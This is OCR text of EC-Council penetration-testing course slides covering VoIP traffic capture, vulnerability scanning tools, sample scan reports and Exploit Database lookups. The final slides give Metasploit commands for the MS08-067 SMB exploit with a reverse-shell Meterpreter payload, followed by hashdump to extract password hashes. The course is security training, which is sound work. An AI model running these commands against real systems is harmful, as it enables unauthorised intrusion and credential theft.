
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Capture VoIP Traffic

ECSA

- Capture VoIP traffic using distributed software agents
- Capture VoIP traffic by performing an MITM attack
- Wireshark has the built-in ability to capture VoIP traffic
- Search for VoIP protocols such as H.323, Media Gateway Control Protocol (MGCP), Session Initiation Protocol (SIP), Media Gateway Control or H.248 (Megaco), Real-time Transport Protocol (RTP), Real-time Transport Control Protocol (RTCP), Secure Real-time Transport Protocol (SRTP), and Session Description Protocol (SDP)



Source: *http://www.wireshark.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Vulnerability Assessment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

"Before performing a penetration test, it is beneficial to determine the maturity level of the client's security posture. It is often a good idea to perform a vulnerability analysis first before penetration testing."

Source: *http://www.pentest-standard.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Internal Vulnerability Assessment

ECSA

- Once you find out what ports respond as being open by port scanning a network or individual machines, you can begin to determine the vulnerabilities present on the services used by these ports

- The goal of running a vulnerability scanner is to identify network devices open to known vulnerabilities


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Network Vulnerability Scanning using Network Vulnerability Scanners


ECSA

Network Vulnerability Assessment using QualysGaurd
(Source: https://www.qualys.com)



Network Vulnerability Assessment using GFI LanGuard
(Source: https://www.gfi.com)

Network Vulnerability Assessment using Nessus
(Source: https://www.tenable.com)




Network Vulnerability Assessment using OpenVAS
(Source: http://www.openvas.org)


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Vulnerability Scanning using Nmap

ECSA

- You can also use in-built NSE script available at `/usr/share/nmap/scripts` for scanning specific vulnerability






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Vulnerability Assessment Reports

ECSA



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Vulnerability Assessment Report

ECSA


Report Description	
This report displays the organization's susceptibility to attack in relation to its policy and vulnerability conditions. Specifically, it identifies network vulnerabilities and suggests corrective action. Vulnerabilities are classified as high, medium, and low. High-risk vulnerabilities are those that provide unauthorized access to the host and, possibly, the network.	
Session Name :	Session ID :
File Name :	Template :
Comment :	Termination Status :
Scan Summary Information	
Hosts Scanned :	Scan Start :
Hosts Active :	Scan End :
Hosts Inactive :	Elapsed :
DNS Name:	
Host IP Address :	
Operating System :	
Session ID :	
Vulnerability Name :	Severity :
Description :	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Vulnerability Report Model

ECSA



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Security Vulnerability Report - 1

ECSA

QUALYS EXPRESS

Scan Results

June 20, 2015

Report Summary	
User Name:	Jason
Login Name:	Jason_CC
Company:	XSecurity
User Role:	Manager
Address:	4521, LW New West Suite
City:	Las Vegas
State:	Nevada
Zip:	89111
Country:	United States of America
Created:	06/20/2015 at 17:00:13 (GMT+0530)
Launch Date:	06/19/2015 at 00:02:24 (GMT+0530)
Active Hosts:	1
Total Hosts:	1
Type:	Scheduled
Status:	Finished
Reference:	scan/1434652279.86563
External Scanners:	10.0.5.114 (Scanner 7.14.37-1, Vulnerability Signatures 2.3.45-2)
Duration:	00:08:43
Title:	MySites
Asset Groups:	XSecurity(45.41.23.25)
IPs:	45.41.23.25
Excluded IPs:	-
Options Profile:	Initial Options

No data is displayed due to one or more of these reasons:
- There was no data found for this host.
- No host alive.
- One or more hosts are in the Excluded Hosts list
- Hosts were scanned but no open port was found.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Sample Security Vulnerability Report - 2

ECSA
EC-Council Certified Security Analyst

Summary of Vulnerabilities

Vulnerabilities Total	41	Security Risk (Avg)	2.0


by Severity

Severity	Confirmed	Potential	Information Gathered	Total
5	0	0	0	0
4	0	0	0	0
3	0	0	1	1
2	4	0	6	10
1	0	0	30	30
Total	4	0	37	41


5 Biggest Categories

Category	Confirmed	Potential	Information Gathered	Total
General remote services	3	0	10	13
Web server	0	0	8	8
Information gathering	0	0	8	8
CGI	0	0	6	6
TCP/IP	0	0	4	4
Total	3	0	36	39

Operating Systems Detected




Services Detected



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Sample Security Vulnerability Report - 3

ECSA
EC-Council Certified Security Analyst



This information can be used to search more about the vulnerability

You can use Metasploit to perform pen test for this vulnerability


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Map the Service Version with the Associated Security Vulnerabilities

ECSA

- Research the vulnerabilities-related specific services and search the exploits in the Exploit Database




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Map the Windows Applications with the Associated Security Vulnerabilities

ECSA

- Research the vulnerabilities-related specific common Windows application and search the exploits in the Exploit Database



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Map the Windows OS with the Associated Security Vulnerabilities

ECSA
EC-Council Certified Security Analyst

- Research the vulnerabilities existing in Windows and search the exploits in the Exploit Database

EXPLOIT DATABASE

Home | Exploits | Shellcode | Papers | Google Hacking Database | Submit | Search

Windows | I'm not a robot | Search | More Options

1,146 total entries

<< prev 1 2 3 4 5 6 7 8 9 10 next >>

Date	D	A	V	Title	Platform	Author
2017-12-20		-		Microsoft Windows kernel - 'NtQueryVirtualMemory(MemoryMappedFilenameInformation)'...	Windows	Google...
2017-12-19		-		Microsoft Windows - 'jscript!RegExpFirrObj::LastParen' Out-of-Bounds Read	Windows	Google...
2017-12-19		-		Microsoft Windows - 'jscript!JsArraySlice' Uninitialized Variable	Windows	Google...
2017-12-19		-		Microsoft Windows - 'jscript.dll 'Array.sort' Heap Overflow	Windows	Google...
2017-12-19		-		Microsoft Windows - 'jscript!RegExpCtorp::Compile' Heap Overflow Through IE or Local...	Windows	Google...
2017-12-19		-		Microsoft Windows - 'jscript!NameTbl::GetVarOrFunc' Use After Free	Windows	Google...
2017-12-07		-		Microsoft Windows Defender - Controlled Folder Bypass Through UNC Path	Windows	Google...
2017-12-04		-		TeamViewer 11 - 13 (Windows 10 x86) - Inline Hooking / Direct Memory Modification...	Windows	gelin
2017-11-27		-		Microsoft Windows 10 Creators Update (version 1703) (x86) - 'WARBIRD'...	Win_x86	29a
2017-11-21		-		Microsoft Windows 10 - 'ntdll!NtQueryDirectoryFile (pFastFsdUsbCopyDirectoryEntry)' Pool...	Windows	Google...
2017-11-20		-		Microsoft Windows 10 - CiSetFileCache TOCTOU Security Feature Bypass	Windows	Google...

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Map the Solaris with the Associated Security Vulnerabilities

ECSA
EC-Council Certified Security Analyst

- Research the vulnerabilities that exist in Solaris and search the exploits in the Exploit Database

<< prev 1 2 3 4 next >>

Date	D	A	V	Title	Platform	Author
2017-06-28		-		Oracle Solaris 11.1/11.3 (RSH) - 'Stack Clash' Local Privilege Escalation	Solaris_x86	Qualys...
2017-04-12		-		Solaris 7 - 11 (SPARC/x86) - 'EXTREMEPARK' dtappgather Privilege Escalation	Solaris	Hacker...
2013-07-09		-		Solaris Recommended Patch Cluster 6/13 (x86) - Local Privilege Escalation	Lin_x86	Larry W....
2012-08-11		-		Solaris 10 Patch 137057-01 - Symlink Privilege Escalation	Solaris	Larry...
2011-01-10		-		Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation	Solaris	peri.cerding
2010-10-13		-		Oracle Solaris - 'su' Crash	Solaris	prdelka
2010-09-20		-		Solaris LPD - Command Execution (Metasploit)	Solaris	Metasploit
2010-07-25		-		Solaris - ypupdated Command Execution (Metasploit)	Solaris	Metasploit
2010-07-13		-		Oracle Solaris Management Console - WBEM Insecure Temporary File Creation	Solaris	Frank Stuart
2010-07-13		-		Oracle Solaris - 'nfslogd' Insecure Temporary File Creation	Solaris	Frank Stuart
2010-07-13		-		Oracle Solaris - 'rdist' Privilege Escalation	Solaris	Monarch Rid
2010-07-12		-		Oracle Solaris 8/9/10 - 'ftar' Insecure Temporary File Creation	Solaris	Frank Stuart
2010-07-03		-		Sun Solaris sadmind - 'adm_build_path()' Remote Buffer Overflow (Metasploit)	Solaris	Metasploit
2010-05-22		-		Sun Solaris Telnet - Remote Authentication Bypass (Metasploit)	Solaris	Metasploit


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Map the Unix/Linux with the Associated Security Vulnerabilities

ECSA
EC-Council Certified Security Analyst

- Research the vulnerabilities that exist in Linux and search the exploits in the Exploit Database



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

Windows Exploitation


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify Local/Remote Exploit to Gain Access to Windows System

ECSA

- Identify local/remote exploit to gain access to vulnerable Windows systems




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Try to Gain Access to Windows using Remote Shell

ECSA

Try to gain access to remote Windows system through identified exploits

```
msf > use
exploit/windows/smb/ms08_067_netapi
```





Set the payload to the Meterpreter.

```
msf (ms08_067_netapi) > set payload
/windows/meterpreter/reverse_tcp
```


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Gain Access to Windows using Remote Shell (Cont'd)

ECSA

Check the Payload options





Set both the LHOST (the IP address of our computer) and RHOST (the IP address of the victim computer)


```
msf (ms08_067_netapi) > set LHOST 192.168.0.7
msf (ms08_067_netapi) > set RHOST 172.19.19.8
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Gain Access to Windows using Remote Shell (Cont'd)

ECSA

- Run the Exploit
  `msf (ms08_067_netapi) > exploit`
- You will obtain Meterpreter reverse shell (terminal prompt) on target Windows system
- Use Meterpreter's hashdump to extract password hashes
  `meterpreter > hashdump`
- Use password cracker such as Hashcat to crack the hashes




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Exploit Buffer Overflow Vulnerability on Windows

ECSA

Identify the existence of local buffer overflow vulnerability



